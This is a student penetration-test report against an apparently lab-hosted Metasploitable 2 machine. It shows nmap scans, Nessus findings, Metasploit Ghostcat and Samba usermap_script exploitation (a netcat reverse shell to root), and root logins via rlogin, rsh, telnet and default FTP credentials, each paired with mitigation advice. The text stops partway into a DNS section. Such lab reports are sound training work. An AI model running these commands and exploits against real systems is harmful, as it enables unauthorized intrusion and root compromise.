



DEPI

OCT 2024

PENETRATION TESTING REPORT DEPI

WRITTEN BY

Mohamed Khaled

Ahmed Yasser

Toka Mohamed

Ahmed Farag

Youssef Hussin

Mohamed Mahmoud

TABLE OF CONTENTS

Reconnaissance and Network Discovery	1
<hr/>	
Vulnerability Scanning and Mitigation	2
<hr/>	
• Ports 8009, 445, 513, 23	
<hr/>	
• Ports 2121, 514 , 6000,53	
<hr/>	
• Ports 80, 5900, 139, 111	
<hr/>	
• Ports 21, 512, 6667, 2049	
<hr/>	
• Ports 22, 3306, 5432	
<hr/>	
• 1524, 1099, 25, 8180	



Reconnaissance and Network Discovery



- Discovering the available hosts on the local network

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.194.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 09:11 EDT
Nmap scan report for 192.168.194.2
Host is up (0.0011s latency).
Nmap scan report for 192.168.194.132
Host is up (0.00050s latency).
Nmap scan report for 192.168.194.133
Host is up (0.0088s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.78 seconds
```

- By switching between two networks to notice which host is the target machine, we found that 192.168.194.133 is the target. Also We can make sure that 192.168.133 is the target machine by knowing some information about the possible ports that could be run on metasploitable 2. Then scan the hosts ports and note what hosts has that possible ports. We can scan the target machine ports by


```
(kali㉿kali)-[~]
$ nmap -p- 192.168.194.133

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 10:25 EDT
Nmap scan report for 192.168.194.133
Host is up (0.017s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsvr
47354/tcp open  unknown
52340/tcp open  unknown
52777/tcp open  unknown
53959/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```



- Now, it's the time to scan those open ports to see what to do. We will conduct the scanning by Nessus
- First, choose the scanning method



- After running the scanning, we found various vulnerabilities with many levels of risks



- So now, we will make exploitation on all vulnerabilities available or other risky necessary information about the ports.





Vulnerability Scanning and Mitigation



PORTS 8009, 445, 513, 23

Port 8009 / tcp / ajp13

What is AJP Proxy?

- AJP Proxy, or the Apache JServ Protocol Proxy, is a communication protocol used to connect the Apache web server with a servlet container like Apache Tomcat. It acts as a bridge that allows Apache to forward requests for Java-based web applications to Tomcat, which can execute Java servlets and JavaServer Pages (JSP). In simple terms, AJP Proxy enables Apache and Tomcat to work together seamlessly

Exploitation

- Apache Tomcat AJP Connector Request Injection (Ghostcat)

A file inclusion vulnerability was found in the AJP connector enabled with a default AJP configuration port of 8009 in Undertow version 2.0.29.Final and before. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and trigger this vulnerability to gain remote code execution.

- To start exploitation we will use Metasploit and scan the open ports on the target machine

```
msf6 > nmap -sV 192.168.194.133
[+] exec: nmap -sV 192.168.194.133
Starting Nmap 7.94SNV ( https://nmap.org ) at 2024-10-12 14:12 EDT
Nmap scan report for 192.168.194.133
Host is up (0.0063s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      tcpwrapped
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



Port 8009 / tcp / ajp13

- We found the needed port with the same service running as nessus indicated, now search if this service has exploitation or auxiliary on Metasploit

Matching Modules						Type	remote
#	Name	Disclosure Date	Rank	Check	Description	Family	Published
-	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat ASP File Read	Web Servers	March 24, 2024
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat ASP File Read	Web Servers	March 24, 2024
1	exploit/linux/http/f5_bigip_tmui_rce_cve_2023_46747	2023-10-26	excellent	Yes	F5 BIG-IP TMUI ASP Smuggling RCE	Web Servers	July 17, 2024
2	exploit/linux/http/netgear_unauth_exec	2016-02-25	excellent	Yes	Netgear Devices Unauthenticated Remote Command Execution	Web Servers	July 17, 2024

- We found one auxiliary, so let's use it

```
msf6 > use http/tomcat_ghostcat
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options
Module options (auxiliary/admin/http/tomcat_ghostcat):

Name      Current Setting  Required  Description
FILENAME  /WEB-INF/web.xml  yes        File name
RHOSTS    192.168.194.133  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8009               yes        The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhosts 192.168.194.133
rhosts => 192.168.194.133
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

Name      Current Setting  Required  Description
FILENAME  /WEB-INF/web.xml  yes        File name
RHOSTS    192.168.194.133  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8009               yes        The Apache JServ Protocol (AJP) port (TCP)
```

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.194.133
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to you under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
[*] Exploit: Apache Tomcat AJP Connector Request Injection (Ghostcat)
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">

<display-name>Welcome to Tomcat</display-name>
<description>
  Welcome to Tomcat
</description>
<!--
  This section describes the files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could
  deliver JSP code within a variety of file types and gain remote code execution (RCE).
-->
JSPC servlet mappings start -->

<servlet>
  <servlet-name>org.apache.jsp.index_jspc</servlet-name>
  <servlet-class>org.apache.jsp.index_jsp</servlet-class>
</servlet>

<servlet-mapping>
  <servlet-name>org.apache.jsp.index_jspc</servlet-name>
  <url-pattern>/index.jsp</url-pattern>
</servlet-mapping>

<!--
  This section describes the configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later
-->
JSPC servlet mappings end -->

</web-app>

[*] 192.168.194.133:8009 - File contents save to: /home/kali/.msf4/loot/20241012145622_default_192.168.194.133_WEBINFweb.xml_389653.txt
```

- So, now we could upload an arbitrary file and then read it



Port 8009 / tcp / ajp13

Mitigation

This is a configuration issue with AJP protocol in Tomcat/Undertow. AJP is a highly trusted protocol and should never be exposed to untrusted clients. It is insecure (clear text transmission) and assumes that your network is safe. The preventive measures should be taken by using the configuration that will not allow AJP to be exposed.

in order of preference, one of the following mitigations should be applied:

- disable AJP altogether in Tomcat, and instead use HTTP or HTTPS for incoming proxy connections. HTTP and HTTPS do not contain the same trust issues as AJP.
 - Protect the AJP connection with a secret, as well as carefully reviewing network binding and firewall configuration to ensure incoming connections are only allowed from trusted hosts.
 - Use only network binding and firewall configuration to ensure incoming connections are only allowed from trusted hosts.



Port 445 / tcp / SMB- CIFS

What is SMB protocol

- The Server Message Block protocol (SMB protocol) is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network. It can also carry transaction protocols for inter process communication
- enables applications and their users to access files on remote servers,
- provides client applications with a secure and controlled method for opening, reading, moving, creating and updating files on remote servers.

What is SMB- CIFS version

- CIFS is a Microsoft-developed SMB dialect that debuted in Windows 95. Short for Common Internet File System, CIFS added support for larger file sizes, direct transport over TCP/IP, and symbolic links and hard links.
- CIFS was supported by OSes such as Windows, Linux and Unix. CIFS used the client-server programming model in which a client program makes a request of a server program -- usually in another computer -- **to access a file or pass a message to a program that runs in the server computer. The server takes the requested action and returns a response.**

How is it vulnerable ?

The MS-SAMR and MS-LSAD protocol implementations in Samba allows man-in-the-middle attackers to perform protocol-downgrade attacks and impersonate users by modifying the client-server data stream, aka "BADLOCK."

- Local Security Authority (Domain Policy) Remote Protocol [MS-LSAD]
- are both vulnerable to man in the middle attacks
- Any authenticated DCERPC connection a client initiates against a server can be used by a man in the middle to impersonate the authenticated user against the SAMR or LSAD service on the server.
- Man in the middle is able to get read/write access to the Security Account Manager Database, which reveals all passwords and any other potential sensitive information.
- Samba running as an active directory domain controller is additionally missing checks to enforce PKT_PRIVACY for the Directory Replication Service Remote Protocol [MS-DRSR] (drsuapi) and the BackupKey Remote Protocol [MS-BKRP] (backupkey). The Domain Name Service Server Management Protocol [MS-DNSP] (dnsserver) is not enforcing at least PKT_INTEGRITY.



Port 445 / tcp / SMB- CIFS

Exploitation

- Using Metasploit, we will scan the target machine and try to find exploits on 445 ports

```
[*] exec: nmap -sV 192.168.194.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 12:16 EDT
Nmap scan report for 192.168.194.133
Host is up (0.0079s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Then “search samba” and found our target needed exploit. This exploit is based on reverse shell to take remote execution

0	exploit/unix/webapps/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	target: Automatic
3	\target: Windows 2000 English
4	\target: Windows XP English SP0-1
5	\target: Windows XP English SP2
6	\target: Windows 2003 English SP0
7	exploit/linux/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	\target: Windows x86
10	\target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/format/ms14_060_sandworm	2014-10-16	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/linux/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/smb/usermap_script	2007-05-14	excellent	No	Samba "username map Script" Command Execution
16	exploit/multi/smb/ntrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
17	exploit/linux/\setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	\target: 2.3.5.11-dfsg-lubuntu2 on Ubuntu Server 11.10
19	\target: 2.3.5.8-dfsg-lubuntu2 on Ubuntu Server 11.10
20	\target: 2.3.5.8-dfsg-lubuntu2 on Ubuntu Server 11.04
21	\target: 2.3.5.8-dfsg-lubuntu8 on Ubuntu Server 10.10
22	\target: 2.3.5.8-dfsg-3squeeze6 on Debian Squeeze
23	\target: 3.5.10-0.101.15 on CentOS 5
24	auxiliary/admin/smb/smb_symlink_traversal	.	normal	No	Samba Symlink Directory Traversal
25	auxiliary/scanner/smb/smb_uninit_cred	.	normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
26	exploit/linux/smb/chain_reolv	2010-06-16	good	No	Samba _chain_reolv Memory Corruption (Linux x86)

- Set the target and our local machine IPs to use this exploit

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ____  _____          _____
  CHOST  no             The local client address
  CPORT  no             The local client port
  Proxies no            A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  139            yes           The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name  Current Setting  Required  Description
  ____  _____          _____
  LHOST  192.168.194.132 yes        The listen address (an interface may be specified)
  LPORT  4444            yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.194.133
rhost => 192.168.194.133
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.194.132
```



Port 445 / tcp / SMB- CIFS

- Then run

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.194.132:445
[*] Command shell session 4 opened (192.168.194.132:445 → 192.168.194.133:49899) at 2024-10-15 14:02:41 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

- And pom!! I have the root credentials

Mitigation & hardening

- To securely sharing resources in network by Samba, it's recommended to upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later to avoid this vulnerability.
- You may lower risk by avoiding to login/authenticate with privileged accounts over unprotected networks. Privileged accounts should only be used on the physical console (server) console, so that authentication does not involve any network communication. If the machine is acting as client workstation you may restrict any incoming network traffic by a firewall.



513 / tcp / rlogin

What is rlogin ?

- rlogin is the predecessor to telnet and SSH.
- The rlogin (remote login) program was a tool for remotely using a computer over a network. It could be used to get a command-line on a remote computer.
- Any attacker with access to the network could read user names and passwords from the network.
- Some of the most notable risks associated with rlogin include the following:
 - Communication is unencrypted, leaving sensitive information vulnerable to eavesdropping and tampering.
 - rlogin supports authentication via the .rhosts and /etc/hosts.equiv files . These files rely on IP addresses for authentication, and spoofing IP addresses is fairly easy which may allow any user from an origin to login without a password.
 - rlogin is considered outdated and obsolete using such software can pose reputational risk.

Exploitation

- try to gain root privilege on the target machine by using rlogin service

```
(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.194.133
Last login: Thu Oct 17 15:00:34 EDT 2024 from 192.168.194.132 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@metasploitable:~# whoami
root
root@metasploitable:~# ls -la
total 76
drwxr-xr-x 13 root root 4096 2024-10-17 12:11 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history → /dev/null
-rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
drwxr-xr-x 3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x 2 root root 4096 2012-05-20 15:08 Desktop
drwxr-xr-x 2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x 5 root root 4096 2024-10-17 12:11 .fluxbox
drwxr-xr-x 2 root root 4096 2012-05-20 15:38 .gconf
drwxr-xr-x 2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x 2 root root 4096 2012-05-20 15:09 .gstreamer-0.10
drwxr-xr-x 4 root root 4096 2012-05-20 15:07 .mozilla
-rw-r--r-- 1 root root 141 2007-10-20 07:51 .profile
drwxr-xr-x 5 root root 4096 2012-05-20 15:11 .purple
-rwxr-xr-x 1 root root 401 2012-05-20 15:55 reset_logs.sh
-rwxr-xr-x 1 root root 4 2012-05-20 14:25 .rhosts
drwxr-xr-x 2 root root 4096 2012-05-20 14:21 .ssh
drwxr-xr-x 2 root root 4096 2024-10-17 12:11 .vnc
-rw-r--r-- 1 root root 138 2024-10-17 12:11 vnc.log
-rw-r--r-- 1 root root 324 2024-10-17 12:11 .Xauthority
root@metasploitable:~#
```

- pommm!, simply, I take a remote access on this machine with root privileges



513 / tcp / rlogin

Mitigation

- It is recommended that rlogin is disabled. On Linux systems this can be commented out in /etc/inetd.conf
 - Disable this service and use SSH instead

23 / tcp / telnet

What is telnet ?

- Telnet is a network protocol that allows a user to remotely access and control another computer over the Internet or local area network (LAN).
 - Once you're logged in, you can control the remote computer just as if you were sitting in front of it. You can run commands, open files, and do anything else you would normally do on the computer

Exploitation

- Trying to remotely connect the target via telnet protocol

- Pom, by using the default username and password, we could remotely access this machine and have the same privileges as root

```
msfadmin@metasploitable:~$ cd /  
msfadmin@metasploitable:/$ ls  
bin boot cddrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz  
msfadmin@metasploitable:/$
```



23 / tcp / telnet

Mitigation

- Telnet was developed way before the mainstream adoption of the Internet. That is why it lacks modern encryption features and is not considered secure for transmitting sensitive information. It transmits data, including passwords, in plaintext, which others can easily intercept on the network. Telnet transmits data in clear text, which means that anyone with access to the network can potentially intercept and read the data, including passwords and sensitive data. On the other hand, SSH encrypts data transmission, making it much more safe and secure than Telnet.
- So as a hardening for the system, it's highly recommended to disable the Telnet service and use SSH instead.



PORTS 2121, 514 , 6000,53

Port 2121 (ProFTPD)

Exploitation

- We will connect to the target machine using Telnet running on port 2121 using the default credentials for Metasploitable 2.
- **telnet 192.168.1.157 2121**

The screenshot shows a terminal window titled 'root@irix: ~'. The user has run the command '# telnet 192.168.1.157 2121'. The session connects to the ProFTPD server at 192.168.1.157. The server responds with its version (220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.157]), asks for a password (331 Password required for msfadmin), and logs the user in (230 User msfadmin logged in). The current directory is shown as 257 "/home/msfadmin". Red arrows point to the 'USER msfadmin' and 'PASS msfadmin' commands entered by the user.

- We successfully logged in by default credential : USER msfadmin , PASS msfadmin

Mitigation

We can secure that by many ways like :

- Disable or Restrict Anonymous Access
- Use Strong Authentication



Port 514 tcpwrapped

- The nmap scan shows that the port is open but tcpwrapped.

```

File Actions Edit View Help
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        ...
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)

```

- We performed a Nessus scan against the target, and a critical vulnerability on this port is present:

Vulnerabilities 2

HIGH rsh Service Detection

Description
The rsh service is running on the remote host. This service is vulnerable since data is passed between the rsh client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.
Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

Solution
Comment out the 'rsh' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Output
No output recorded.
To see debug logs, please visit individual host

Port	Hosts
514 /tcp /rsh	192.168.194.133

Plugin Details

Severity: High
ID: 10245
Version: 1.38
Type: remote
Family: Service detection
Published: August 22, 1999
Modified: April 11, 2022

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Low
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Exploiting rsh (Remote Shell)

- rsh is an old protocol that is rarely used today because it transmits data in plaintext and lacks encryption. If port 514 is associated with rsh, a pentester might try the following steps:
 - Synopsis**
 - You could log on without a password on this machine.
 - Description**
 - Nessus was able to login with rsh using common credentials identified by 'finger.' Either the accounts are not password-protected, or ~/.rhosts files are not properly configured.



Port 514 tcpwrapped

- So all we have to do is use the remote shell program without need password to log in:
- **rsh 192.168.1.157**

```
(root@irix)-[~]
# rsh 192.168.1.157
Last login: Sun Oct 13 14:08:53 EDT 2024 from irix.home on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# cd .. /home/
root@metasploitable:/home# ls
ftp  msfadmin  service  user
root@metasploitable:/home#
```

Mitigation

- The vulnerability occur because Either the accounts are not password-protected, or ~/.rhosts files are not properly configured.
- So may say the suitable mitigation for this case the accounts must have password and must be configured ~/.rhosts files by corrective way



X11(access denied)

- The "X11 access denied" error typically occurs when trying to run graphical applications on a Unix-like system (such as Linux) and the system doesn't have permission to access the X11 display server.

Exploiting

```
msf6 auxiliary(scanner/x11/open_x11) > set rhosts 192.168.1.157
rhosts => 192.168.1.157
msf6 auxiliary(scanner/x11/open_x11) > run
[-] 192.168.1.157:6000 - 192.168.1.157 Access Denied ←
[*] 192.168.1.157:6000 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/x11/open_x11) > █
```

- And try to login by ssh but failure

```
root@irix:~ x root@irix:~ x root@irix:~ x root@irix:~ x
└─(root@irix)-[~]
# ssh -X -l msfadmin 192.168.1.157
Unable to negotiate with 192.168.1.157 port 22: no matching host key type found. The
ir offer: ssh-rsa,ssh-dss
└─(root@irix)-[~]
# █
```

- We notice The "Access Denied" message on port 6000 indicates that the X11 service on the target system is not vulnerable to exploitation. In other words, the X11 service on port 6000 is properly configured and secured, and there is no known vulnerability that can be exploited to gain unauthorized access.



Exploiting Port 53 – BIND

- The Berkeley Internet Name Domain (BIND) is an implementation of the Domain Name System (DNS) of the Internet. It performs both of the main DNS server roles, acting as an authoritative name server for domains, and acting as a recursive resolver in the network

Exploiting DNS: bailiwicked domain
